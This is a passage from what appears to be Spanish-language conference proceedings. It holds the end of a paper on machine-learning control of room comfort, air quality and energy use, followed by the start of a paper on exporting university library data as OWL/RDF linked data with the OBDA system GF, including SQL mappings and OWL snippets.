


Fig. 5 Correlación entre atributos y etiquetas

Los modelos de aprendizaje automático están caracterizados por dos tipos de parámetros:

- Hiperparámetros: Corresponden a los parámetros que pueden ser seleccionados por el programador antes de empezar el entrenamiento.
- Parámetros del modelo: Son aquellos que se van aprendiendo a lo largo del entrenamiento. Estos se encargan de la obtención de la etiqueta, según los atributos entrantes.

Para poder comparar los modelos propuestos, se deben optimizar los hiperparámetros de cada uno, para garantizar una selección justa. Existen varios métodos de optimización como por ejemplo, búsqueda manual, de cuadrícula, aleatoria y bayesiana. Primeramente, se analizaron los hiperparámetros modificables para cada modelo propuesto por Scikit Learn (Librería de Python para aprendizaje automático) y luego de varias pruebas realizadas con la búsqueda manual, se propuso realizar la búsqueda bayesiana para cada uno de los modelos.

En el caso de las redes neuronales artificiales, como la mayoría de los hiperparámetros son discretos, se decidió por realizar una búsqueda en cuadrícula para acelerar el tiempo de entrenamiento. Además, para favorecer la convergencia del entrenamiento a un modelo acorde, se le agregó la optimización de parámetros por medio de "Adam", "lbfgs" y "SGD".

Luego de evaluar los modelos propuestos a lo largo de 30 días, se concluyó que el bosque aleatorio es el que otorga una mejor performance al ser evaluada con la métrica F1 score, la cual en comparación a la exactitud,

es más apropiada para la base de datos creada por el proceso de control.

- Lámpara: 1.0
- Ventilador: 0.98220
- Caloventor: 0.99055
- Alarma: 0.99126
- Ventana 0: 0.98801
- Ventana 1: 0.97925
- Ventana 2: 0.99130




Fig. 6 Resultado del entrenamiento de bosques aleatorios

Consumo eléctrico

Utilizando el sensor de corriente AC SCT-013, se puede evaluar el consumo energético del sistema de control de la etapa 1 (curva celeste de la fig. 7). Este gasto representa el consumo de los sensores y los actuadores día a día [8].




Fig. 7 Comparación del consumo eléctrico con y sin sistema

A su vez se compara el consumo energético de la toma de datos para el entrenamiento, con el consumo estándar del lugar donde se toman los datos. Este gasto estándar representa el consumo de los actuadores, los cuales son controlados manualmente por el usuario (curva naranja de la fig. 7). Esto simboliza normalmente un exceso de consumo eléctrico debido a la falta de atención continua del usuario en el encendido y apagado de los actuadores.

En la Fig. 7 se observa que en los días de mayor consumo energético el consumo medido es muy similar al consumo estándar, pero los días donde el consumo medido es menor, el consumo estándar es mayor por el control manual del usuario.

Resultados

La evaluación de los resultados se detalla en cuatro aspectos distintivos

1. Performance

Con el sistema sincronizado y funcionando, se comenzó a tomar datos para realizar una comparación entre el mejor modelo de aprendizaje automático y el control de la etapa uno. Con los resultados acumulados a lo largo de 6 días, se puede evaluar la métrica de F1 entre las predicciones de los valores de los actuadores y lo que valdría según el sistema de control clásico.

- Lámpara: 1.0
- Ventilador: 0.99145
- Caloventor: 1.0
- Alarma: 1.0
- Ventana 0: 0.99668
- Ventana 1: 0.97822
- Ventana 2: 1.0

Se observa que según ambas métricas, el modelo predice adecuadamente. Asimismo, se puede ver que los valores altos en ambas métricas no causaron un problema alarmante en cuanto al sobreajuste. Esto se debe a que estos resultados fueron obtenidos a partir de una base de datos nueva, lo cual indica que el modelo está suficientemente generalizado para funcionar bien con datos nuevos.

2. Confortabilidad del usuario y calidad del aire

Según el objetivo propuesto, la confortabilidad higrotérmica del usuario fue satisfecha y los parámetros de calidad del aire fueron cumplidos [9].

El usuario logró mantenerse en una temperatura confortable sin tener que accionar manualmente los actuadores. A lo largo del periodo de experimentación, la temperatura fue disminuyendo día a día y en función de esta, el prendido y apagado del calefactor se adecuó a las necesidades especificadas, pero siempre priorizando la calidad del aire ante gases tóxicos.

3. Consumo eléctrico

Mediante la Fig. 8, se puede ver que al igual que en la etapa de entrenamiento, el consumo energético fue mayor para el sistema estándar en su totalidad y en las medidas diarias también. Por lo cual se puede inferir que si persiste la utilización de dicho sistema controlado, en consecuencia se verán gastos de consumo menores al final del mes.




Fig. 8 Consumo eléctrico usando el sistema de control inteligente

4. Problemáticas

A lo largo de la puesta en funcionamiento de la segunda fase, se experimentaron algunas interrupciones debido a los valores faltantes y a su vez por los valores incoherentes al momento de la lectura de los sensores que podrían ocasionar una incorrecta predicción.

A pesar de la excelente performance del modelo según las métricas de evaluación, los bosques aleatorios tienen el problema subyacente de la imposibilidad de predicción de las etiquetas ante atributos erróneos o faltantes ("NaN" en el caso de las plataformas utilizadas). Esto se debe a que la arquitectura del modelo no tiene en cuenta la dinámica grupal, sino que trata los atributos de manera individual en cada nodo de los árboles.

El atasco del sistema frente a estos valores indefinidos, tiene como consecuencia la reinicialización de los programas en MATLAB y arduino por parte del operador para lograr reanudar su correcto funcionamiento. Para solucionar estos problemas, se utilizaron algoritmos de aprendizaje para la predicción de datos faltantes.

Conclusiones

A partir de los resultados obtenidos luego de la solución del problema de valores indefinidos, se puede concluir que el sistema cumplió con las expectativas, al funcionar de forma tan eficiente como un sistema de control automático, manteniendo los parámetros de confortabilidad del usuario.

El aprendizaje automático resulta muy útil cuando se cuenta con una base de datos de un sistema de control desconocido. A través de un entrenamiento de un modelo de aprendizaje automático adecuado, se podría evitar la reprogramación de un sistema de control desconocido.

Entre las prestaciones, se debe destacar que el sistema detecta e impide la concentración de gases tóxicos en ambientes cerrados y realiza un control de los principales parámetros de confort (iluminación y temperatura). Además, el sistema implementado realiza un gran aporte en cuanto a la eficiencia energética, ya que el modelo reduce el consumo energético gracias a sus mecanismos

de detección de presencia y de aprovechamiento de los recursos naturales.

En el caso en que se quiera comparar el sistema implementado con la predicción de valores indefinidos y el sistema de control convencional, la ventaja que tiene el primero es la continuación de su funcionamiento frente a fallas de los sensores. Esto representa un gran beneficio que permite seguir cumpliendo con los parámetros de confort y calidad de aire, mejorando la confortabilidad del usuario.

Cabe destacar que los resultados obtenidos en el trabajo forman parte de las líneas de Investigación del Proyecto UNAJ Investiga 2017 Código 80020170200025UJ y del Proyecto UNLP código I253

Referencias

- [1] "Machine Learning with Python: A Practical Introduction" - IBM en EDX
- [2] "Curso intensivo de Aprendizaje Automático con API de Tensor Flow" - Google Developers
- [3] Nikhil Buduma, Fundamentals of Deep Learning, Editorial O'reilly. 2017
- [4] Aurelien Geron, Hands-On Machine Learning with scikit Learn & TensorFlow, Editorial O'reilly, 2017
- [5] Torre blanca, J.M. (2015). Domótica para ingenieros. Ediciones Paraninfo. España.
- [6] Sa, A. (2015). Aplicaciones del Led en diseño de iluminación (ARDUINO). Editorial Marcombo.
- [7] Manual de arquitectura bioclimática y sustentable- Guillermo Enrique Gonzalo, 2003.
- [8] Fernández Salgado, J. (2011). Eficiencia energética en los edificios. AMV ediciones.
- [9] Jiménez Pérez, J. Instalación y puesta en marcha de sistemas domóticos e inmóticos, IC Editorial.

Una Propuesta de OBDA para la Exportación de Datos Bibliográficos como Datos Enlazados en la Web Semántica

Sergio Alejandro Gómez

Pablo Rubén Fillottrani

*Laboratorio de I+D en Ingeniería de Software y Sistemas de Información (LISSI),
Departamento de Ciencias e Ingeniería de la Computación, Universidad Nacional del Sur
San Andrés 800 - Campus Palihue, Bahía Blanca, Buenos Aires, Argentina
Comisión de Investigaciones Científicas de la Provincia de Buenos Aires (CIC-PBA)
sag@cs.uns.edu.ar*

*Laboratorio de I+D en Ingeniería de Software y Sistemas de Información (LISSI),
Departamento de Ciencias e Ingeniería de la Computación, Universidad Nacional del Sur
San Andrés 800 - Campus Palihue, Bahía Blanca, Buenos Aires, Argentina
Comisión de Investigaciones Científicas de la Provincia de Buenos Aires (CIC-PBA)
prf@cs.uns.edu.ar*

Resumen

Las bibliotecas de las universidades muchas veces recurren a software propietario o planillas de cálculo para representar su inventario, situación que dificulta integrar, consultar y compartir los datos en forma unificada. El acceso a datos basado en ontologías (OBDA) es un enfoque destacado para consultar bases de datos que utiliza una ontología para exponer datos al abstraerse de los detalles técnicos a nivel de esquema de los datos subyacentes. En este trabajo, mostramos una propuesta sobre cómo el sistema de OBDA GF se puede utilizar para exportar los datos de una biblioteca de una universidad en la forma de una ontología OWL/RDF, que se puede publicar en internet y puede ser consultada mediante un punto final SPARQL en forma integrada para buscar por la disponibilidad de material bibliográfico.

1. Introducción

Las bibliotecas de las universidades muchas veces trabajan con software propietario, o planillas de cálculo para representar su inventario. Cuando los datos del inventario bibliográfico se hallan representados en una base de datos relacional, los mismos pueden adoptar codificaciones ad-hoc representando particularidades del dominio que muchas veces son difícilmente extrapolables a otros sistemas. La atención muchas veces es personal, lo que imposibilita la búsqueda bibliográfica del material presente en ellas [5,9,11-13]. La Web Semántica es una propuesta de desarrollo de la World Wide Web en la que los datos de las páginas web están estructurados y etiquetados de manera que puedan ser leídos directamente por las computadoras. El acceso a datos basado en ontologías (OBDA) [15] es un

enfoque destacado para consultar bases de datos que utiliza una ontología para exponer datos de una manera conceptualmente clara al abstraerse de los detalles técnicos a nivel de esquema de los datos subyacentes.

Existe un sistema de OBDA llamado GF [6] que permite materializar ontologías OWL/RDF a partir de datos representados en forma de base de datos relacional, hoja de datos CSV o planilla de cálculos Microsoft Excel. El sistema permite establecer mapeos para recuperar subconjuntos de los datos de la base de datos y establecer relaciones ricas entre tales datos en la forma de clases y subclases.

En este trabajo, mostramos una propuesta sobre cómo el sistema de OBDA GF [6] se puede utilizar para exportar los datos de una biblioteca de una universidad en la forma de una ontología OWL/RDF. Esta ontología junto con otras similares de otras bibliotecas se puede publicar en internet y puede ser consultada mediante un punto final SPARQL en forma integrada para buscar por la disponibilidad de material bibliográfico, así como sobre el estado de morosidad de los socios de las mismas.

El resto del trabajo se estructura de la siguiente manera. En la Sección 2, repasamos los conceptos básicos de bases de datos relacionales, ontologías en lógicas para la descripción, el lenguaje de ontologías OWL y mapeos entre ontologías y bases de datos. En la Sección 3, repasamos los conceptos de acceso a bases de datos basado en ontologías y la funcionalidad básica del sistema de OBDA GF que será usado para resolver la problemática planteada en este trabajo. En la Sección 4, discutimos cómo realizar la exportación de datos de una biblioteca genérica que almacena datos en distintos formatos como una ontología OWL/RDF y cómo consultarla en SPARQL. En la Sección 5, presentamos el trabajo relacionado comparándolo con nuestra propuesta. Finalmente, en la Sección 6, presentamos

nuestras conclusiones y delineamos líneas de trabajo futuras.

2. Background

Aquí, revisamos brevemente los conceptos de bases de datos relacionales, ontologías, mapeos entre bases de datos y ontologías, y materialización de ontologías en el contexto del acceso a datos basado en ontologías.

Bases de datos relacionales. En el modelo de datos relacionales, una base de datos se compone de un esquema y una instancia, donde el esquema define un conjunto de tablas con sus nombres de atributo y restricciones como claves primarias y externas. La instancia llena las tablas del esquema con tuplas que asignan valores a los atributos de las tablas. Como es costumbre, representamos conceptualmente el esquema de la tabla T formada una clave k y por atributos a_1, a_2, \dots, a_n como $T(\underline{k}, a_1, a_2, \dots, a_n)$.

Ontologías en Lógicas Descriptivas. Brevemente, una ontología es una teoría lógica formada por una colección de conceptos y roles y también un conjunto de aserciones de conceptos y roles. La relación que existe entre los conceptos y roles en la ontología se describe en términos de axiomas de inclusión e igualdad. Una ontología es una conceptualización procesable por máquina de una parte del mundo. Las lógicas descriptivas [3] son una conocida familia de formalismos de representación del conocimiento utilizados para describir ontologías. En este trabajo, consideraremos un subconjunto muy ajustado de las lógicas descriptivas, a lo que restringiremos nuestra discusión, basado en las nociones de conceptos (predicados unarios o clases) y roles (predicados o propiedades binarios). Las descripciones de conceptos se construyen a partir de nombres de conceptos C, D, \dots y nombres de roles p, q, \dots usando los constructores de conjunción $C \sqcap D$, disyunción $C \sqcup D$, negación $\neg C$ y función inversa p^- . El concepto vacío se denota con \perp y el concepto universal se denota con \top . Como es habitual, abreviaremos $\exists p. \top$ por $\exists p$. Una ontología consiste de dos conjuntos finitos disjuntos: la terminología y las aserciones. Una ontología consta de dos elementos finitos y mutuamente disjuntos: la terminología y la caja asercional que contiene datos sobre objetos particulares en el dominio de la aplicación. La terminología contiene axiomas de inclusión $C \sqsubseteq D$, donde C y D son descripciones de conceptos (posiblemente complejas), lo que significa que cada individuo de C es también un D . En este trabajo, nos limitaremos a dos formas de axiomas, a saber $C \sqsubseteq \exists p$, lo que significa que cada individuo del tipo C es relacionado a través del rol p con algún otro individuo, y $\exists p^- \sqsubseteq D$, lo que significa que los individuos relacionados por el rol p tienen necesariamente estar relacionado con un individuo de un concepto D . Los objetos

de la caja A se denominan por un número finito de nombres individuales y estos nombres pueden ser utilizado en afirmaciones $C(a)$, es decir, el individuo a es miembro del concepto C y $p(a, b)$, lo que significa que el individuo a está relacionado con el individuo b por rol p .

Lenguaje de ontología web. El Web Ontology Language (OWL) [4] es un lenguaje de marcado semántico para publicar y compartir ontologías en la World Wide Web. OWL proporciona constructores sintácticos para expresar clases, propiedades, individuos y valores de datos. Las ontologías OWL se pueden utilizar junto con la información escrita en RDF y las ontologías OWL ellos mismos se intercambian principalmente como documentos XML. En OWL, los objetos se representan con identificadores uniformes de recursos, que esencialmente son direcciones web generalizadas (por ejemplo, <http://foo.org/>) que no necesariamente tienen para ser alojado en algún servidor web. Como las ontologías OWL se serializan como documentos XML (o N3 / Turtle), pueden editarse con editores de texto simples si se desea. Sin embargo, para proporcionar soporte tanto a los ingenieros del conocimiento como a los programadores, existen editores de ontologías como Protégé y Bibliotecas de Java como la OWL API.

Mapeos. Los mapeos definen cómo los términos ontológicos se relacionan con los términos que ocurren en el esquema relacional y son esencialmente definiciones de vista de la forma $C(f_o(x)) \leftarrow \text{SQL}(x)$, que declaran cómo poblar clases con objetos; para rellenar propiedades con objeto-objeto, de la forma $p(f_o(x), f_v(y)) \leftarrow \text{SQL}(x, y)$, y pares de objeto-valor, de la forma $p(f_o(x), f_v(y)) \leftarrow \text{SQL}(x, y)$, donde $\text{SQL}(\cdot)$ y $\text{SQL}(\cdot, \cdot)$ son consultas SQL con una y dos variables de salida, respectivamente, y $f_o(\cdot)$ y $f_v(\cdot)$ son funciones que convierten los valores devueltos por las consultas SQL en objetos (es decir, URI y literales). Las clases se completan con URI $f_o(x)$ calculadas a partir de los valores x devueltos por $\text{SQL}(x)$. Las propiedades pueden relacionar dos objetos o asignar un valor a un objeto; en el primer caso, con pares de objetos $f_o(x)$ y $f_v(y)$ y en el último caso asignando el valor $f_v(y)$ al objeto $f_o(x)$ cuando se calcula la consulta $\text{SQL}(x, y)$.

Materialización de ontologías. Materializar una ontología OWL a partir de una base de datos relacional requiere exportar el contenido de la base de datos como un archivo de texto en formato OWL. Para hacer esto, necesitamos exportar la información del esquema de cada tabla como axiomas terminológicos y los datos de instancia de las tablas como afirmaciones asercionales [2].

3. Acceso a Datos Basado en Ontologías en GF

El acceso a datos basado en ontologías (OBDA) se preocupa por proporcionar a los usuarios finales y

aplicaciones una forma de consultar bases de datos heredadas a través de una ontología de alto nivel que modela tanto la lógica empresarial y las fuentes de datos subyacentes. Las aplicaciones modernas basadas en el conocimiento han reemplazado la representación de la lógica empresarial mediante el uso de una representación de alto nivel de la inteligencia empresarial que está desacoplada del código de la aplicación. Esto permite una mayor flexibilidad. En las aplicaciones de Web Semántica, la inteligencia empresarial está representada por ontologías expresadas en el Lenguaje de Ontologías Web (OWL/RDF). Las ontologías utilizadas para representar la lógica empresarial son luego utilizadas por los razonadores de ontologías para sacar conclusiones usando un lenguaje de consultas llamado SPARQL que tiene en cuenta tanto los datos explícitos de la ontología (triplas RDF de la ontología) como los implícitos (triplas RDF que pueden ser derivadas a partir de los axiomas OWL y las triplas explícitas). Las conclusiones que se pueden sacar incluyen hacer explícita la terminología implícita de los conceptos definidos por la ontología, determinar si un determinado individuo es miembro de un concepto, o determinar si dos individuos están relacionados través de un rol, determinar si un concepto está subsumido por otro concepto, o si un rol está subsumido por otro rol

Por lo tanto, la arquitectura OBDA clásica se compone de una base de datos global, una base de datos heredada y un puente entre la ontología y la base de datos. El puente entre la ontología y las fuentes de datos se aborda mediante mapeos que definen cómo expresar los registros de la base de datos como afirmaciones ontológicas. Las bases de datos relacionales se componen de relaciones (tablas), que en su término se definen mediante esquemas de datos, que definen los nombres y dominios de los atributos de la tabla, así como cualquier restricción de integridad que pueda aplicarse a ellos, y se componen de registros. Las ontologías, por otro lado, se componen de axiomas y afirmaciones de conceptos y roles. Las asignaciones definen cómo poblar la ontología en términos de los elementos de la base de datos. Básicamente, los rellenos de concepto y función se definen mediante consultas SQL que indican cómo rellenarlos. De tener varias bases de datos, se puede utilizar un sistema de federación que permita ver el conjunto de bases de datos como una base de datos unificada.

GF es un sistema de OBDA en estado prototípico que implementa la siguientes funcionalidades: (1) permite acceder una base de datos relacional en formato H2 y permite materializar una ontología OWL/RDF a partir de su contenido siguiendo las directivas de la Direct Mapping Specification; (2) permite establecer filtros para agregar subconceptos y subpropiedades a una ontología a partir del contenido de una base de datos H2 (estos filtros se pueden especificar en SQL o visualmente a través de un formulario); (3) agregar a una ontología el contenido de un archivo en formato tabular CSV; (4) agregar a una ontología el contenido de archivos Excel cuyo esquema se puede describir mediante un lenguaje de guiones. Las ontologías pueden crearse desde cero o cargarse del disco, actualizarse y volverse a grabar con el mismo nombre u otro diferente

en formato OWL XML o Turtle. Usaremos este sistema para mostrar cómo se puede utilizar para resolver la problemática de publicar datos en formatos diversos de una biblioteca universitaria como datos enlazados en la Web Semántica.

4. Publicación de Datos de una Biblioteca en la Web Semántica

Ahora mostraremos cómo se puede utilizar la funcionalidad del sistema de OBDA GF para proponer la exportación de datos bibliográficos como información en la Web Semántica. El objetivo del trabajo es mostrar cómo se puede construir una ontología como la presentada en la Figura 1 a partir de fuentes de datos heterogéneas conteniendo codificaciones ad-hoc. Primero, mostremos los potenciales problemas que se pueden presentar cuando los datos de la biblioteca están representados con una base de datos relacional y cómo los resolvemos utilizando el acercamiento de OBDA. Segundo, mostraremos qué ocurre cuando los datos de la biblioteca están representados con un formato no-relacional como CSV y mostraremos cómo GF permite definir precisamente el esquema de los datos para publicarlos. Tercero, mostraremos la solución de la publicación de datos de una biblioteca genérica cuando parte de los mismos están codificados como una planilla de cálculos Excel.




Figura 1: Ontología de la biblioteca

4.1. Publicación de Datos Relacionales

Supongamos que los datos del material bibliográfico, socios y préstamos de una biblioteca universitaria se almacenan en una base de datos relacional con el siguiente esquema:

Socio(nroSocio, nombre, email, tipo, legajo)

Tesis(id, autor, título, fechaPub, tipo, institución, director, fechaDefensa, jurado)

Préstamo(nrosocio, id, fecha, tiempoDías)

Vemos que la tabla que modela los préstamos reifica una relación muchos a muchos entre socio y el material bibliográfico, el que a su vez está separado en 2 tablas, a saber, tesis y materia impreso. El material impreso está

separado en libros y revistas. El tipo de la tesis debe codificar variantes tales como tesina de grado, tesis de magister y tesis de doctorado. Este tipo de simplificaciones puede por ejemplo necesitar de usar valores especiales, lo que, a la hora de realizar consultas sobre los datos usando SQL es necesario recurrir a construcciones de bajo nivel como, para buscar tesis de doctorado:

```
select * from "Tesis" where tipo = "D".
```

Mostraremos cómo la utilización de tecnologías de OBDA permite modelar más naturalmente el tipo de cada documento haciendo referencia a las clases y subclases pertenecientes a la semántica del dominio de aplicación. Para ello, supongamos que las tablas definidas arriba están pobladas como en la Figura 2. Note la codificación ad-hoc de tipo de socio empleado (con una *E* en el tipo) y socio alumno (con una *D* en el tipo).

Socio				
nroSocio	nombre	Email	Tipo	legajo
1	Juan	juan@nosite.com	E	100
2	Pedro	pedro@nosite.com	D	101

Tesis						
Id	autor	título	fechaPub	tipo	institución	director
1	Marie Curie	Recherches sur les substances radioactives	1903-01-01	D	Faculte des Sciences de Paris	Gabriel Lippmann

Préstamo			
nroSocio	id	Fecha	tiempoDias
1	1	2020-09-01	40

Figura 2: Instancia relacional de la base de datos de la biblioteca

De acuerdo a GT, cada campo c de dominio D de una tabla T es modelado por los axiomas de lógicas descriptivas: $T \sqsubseteq \exists c$ y $\exists c \sqsubseteq D$. En el caso del campo $nroSocio$ de la tabla $Socio$, los axiomas formando parte de la ontología son: $Socio \sqsubseteq \exists nroSocio$ y $\exists nroSocio \sqsubseteq integer$. Utilizando la semántica de OWL/RDF en términos de lógicas descriptivas y las reglas de *mapeo directo* [2] entre tablas y ontologías podemos se puede arribar a la siguiente codificación del esquema para el campo de $nroSocio$ de la tabla $Socio$ en OWL:

```
<owl:Class rdf:about="http://foo.org#Socio"/>
<owl:DatatypeProperty rdf:about="http://foo.org/Socio#nroSocio">
<rdfs:domain rdf:resource="http://foo.org#Socio"/>
<rdfs:range
rdf:resource="http://www.w3.org/2001/XMLSchema#integer"/>
</owl:DatatypeProperty>
```

En el caso de la información de los registros de las tablas, en lógicas descriptivas, necesitamos una aserción $T(a)$ para cada individuo a definido por cada registro de la tabla T . Entonces, por cada campo c de T con valor v , se incluye una aserción $c(a,v)$. Usando esta estrategia, el primer registro de la tabla $Socio$ queda representado en OWL como se muestra en la Figura 3.

Note como el IRI del nombre del individuo queda definido en términos del IRI de la ontología, el nombre de la tabla y el valor del campo clave, obteniendo, así, un nombre único para el mismo. Note también que esta codificación se obtiene automáticamente mediante el sistema GF a partir de una base de datos relacional representada en el formato H2. Las ontologías producidas por GF se realizan utilizando una librería Java llamada OWL API [10].

Como mencionamos más arriba, las particularidades del dominio de aplicación usualmente se representan usando codificaciones ad-hoc en los valores de los campos de las tablas. Por ejemplo, para representar los tipos de tesis en la tabla $Tesis$, el bibliotecario puede recurrir a subterfugios como, en el campo $tipo$, usar una D para representar tesis de doctorado, una M para representar tesis de magister y una T para representar tesinas de grado.

```
<owl:NamedIndividual
rdf:about="http://foo.org/Socio/nrosocio=1">
<rdf:type rdf:resource="http://foo.org#Socio"/>
<Socio:email
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">
    juan@nosite.com</Socio:email>
<Socio:legajo
rdf:datatype="http://www.w3.org/2001/XMLSchema#integer">
    100</Socio:legajo>
<Socio:nombre
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">
    Juan</Socio:nombre>
<Socio:nroSocio
rdf:datatype="http://www.w3.org/2001/XMLSchema#integer">
    1</Socio:nroSocio>
<Socio:tipo
rdf:datatype="http://www.w3.org/2001/XMLSchema#string">
    E</Socio:tipo>
</owl:NamedIndividual>
```

Figura 3: Codificación de los datos del socio Juan en OWL

En consecuencia, a la hora de proponer un modelado más rico del dominio, estamos interesados en definir dos subconceptos del concepto $Tesis$ llamados $TesinaGrado$ y $TesisPosgrado$. A su vez, el concepto $TesisPosgrado$ tendrá dos subconceptos llamados $TesisMagister$ y $TesisDoctorado$. Formalmente, tenemos interés en establecer los siguientes axiomas en la ontología:

$$\begin{aligned}
 TesinaGrado \sqcup TesisPosgrado &\sqsubseteq Tesis \\
 TesinaGrado \sqcap TesisPosgrado &\sqsubseteq \perp \\
 TesisMagister \sqcup TesisDoctorado &\sqsubseteq TesisPosgrado \\
 TesisMagister \sqcap TesisDoctorado &\sqsubseteq \perp
 \end{aligned}$$

Indicando, por un lado, que las tesinas de grado y las tesis de posgrado componen a las tesis y que las mismas son disjuntas, y, por otro, que las tesis de posgrado están formadas por las tesis de magister y las tesis de doctorado y que éstas son disjuntas. Usando las equivalencias de Lloyd-Topor, el axioma $TesinaGrado \sqcup TesisPosgrado \sqsubseteq Tesis$ puede expresarse como dos axiomas: $TesinaGrado \sqsubseteq Tesis$ y $TesisPosgrado \sqsubseteq Tesis$. A su

vez, $TesisMagister \sqsubset TesisDoctorado \sqsubseteq TesisPosgrado$ se puede expresar como $TesisMagister \sqsubseteq TesisPosgrado$ y $TesisDoctorado \sqsubseteq TesisPosgrado$. Entonces, es necesario establecer el enlace entre los datos de las tablas y los conceptos y aserciones de la ontología. Esto se logra utilizando los *mapeos*, que son expresiones SQL que definen los valores de las aserciones de la ontología en términos de los valores de la instancia relacional. En el caso de las tesis, los mapeos son:

$TesisDoctorado(id) \leftarrow \text{select id from Tesis where tipo='D'}$

$TesisMagister(id) \leftarrow \text{select id from Tesis where tipo='M'}$

$TesisnaGrado(id) \leftarrow \text{select id from Tesis where tipo='T'}$

En la Figura 4, mostramos la definición de tal mapeo en el marco GF, la cual se puede realizar en forma visual para un usuario ingenuo. El sistema permite definir el nombre del subconcepto, de qué tabla se obtienen los datos, computa automáticamente el filtro SQL y muestra los registros que llenan el concepto. Permite, además, agregar automáticamente los axiomas mostrados arriba.




Figura 4: Definición de la subclase *TesisDoctorado* usando mapeos SQL

En el caso de los socios docentes y alumnos, tenemos los axiomas ontológicos siguientes:

$SocioDocente \sqsubseteq Socio$

$SocioAlumno \sqsubseteq Socio$

indicando que los socios docentes son socios de la biblioteca y también lo son los socios alumnos. La codificación ad-hoc asume que se carga una D para representar docentes y una E para modelar alumnos (las discrepancias en la codificación muestran la idiosincrasia de las mismas). En este caso, los mapeos SQL son:

$SocioDocente(nroSocio) \leftarrow \text{select nroSocio from Socio where tipo = 'D'}$

$SocioAlumno(nroSocio) \leftarrow \text{select nroSocio from Socio where tipo = 'E'}$

En la Figura 5, mostramos cómo un usuario avanzado de GF puede definir manualmente el mapeo de socio docente uno de los mapeos para agregar a la ontología los axiomas de subclase junto con las nuevas aserciones.




Figura 5: Definición del mapeo para socios docentes

A continuación, mostramos parte del código OWL/RDF generado automáticamente para modelar la relación subclase-superclase entre *SocioDocente* y *Socio*:

```
<owl:Class rdf:about="http://foo.org#SocioDocente">
<rdfs:subClassOf rdf:resource="http://foo.org#Socio"/>
</owl:Class>
```

Note cómo la definición semántica de por qué un socio es un socio docente (en este caso el socio de número de socio igual a 2) se pierde quedando sólo la definición extensiva:

```
<owl:NamedIndividual rdf:about="http://foo.org/SocioDocente=2">
<rdf:type rdf:resource="http://foo.org#SocioDocente"/>
</owl:NamedIndividual>
```

4.2. Publicación de Hojas CSV

Ahora abordaremos la publicación de datos en formato tabular CSV [14] y cómo se puede usar el marco GF para integrar esta información en la ontología que se empezó a construir en la sección anterior a partir de datos almacenados en una base de datos relacional.

Supongamos que la biblioteca adquiere nuevos libros y que los datos bibliográficos se presentan en la Figura 6. En este caso, la tabla tiene 7 columnas: id, por el identificador de libro en la biblioteca, autor del libro, título del libro, editorial, fecha de publicación, tipo (libro o revista), e ISBN.

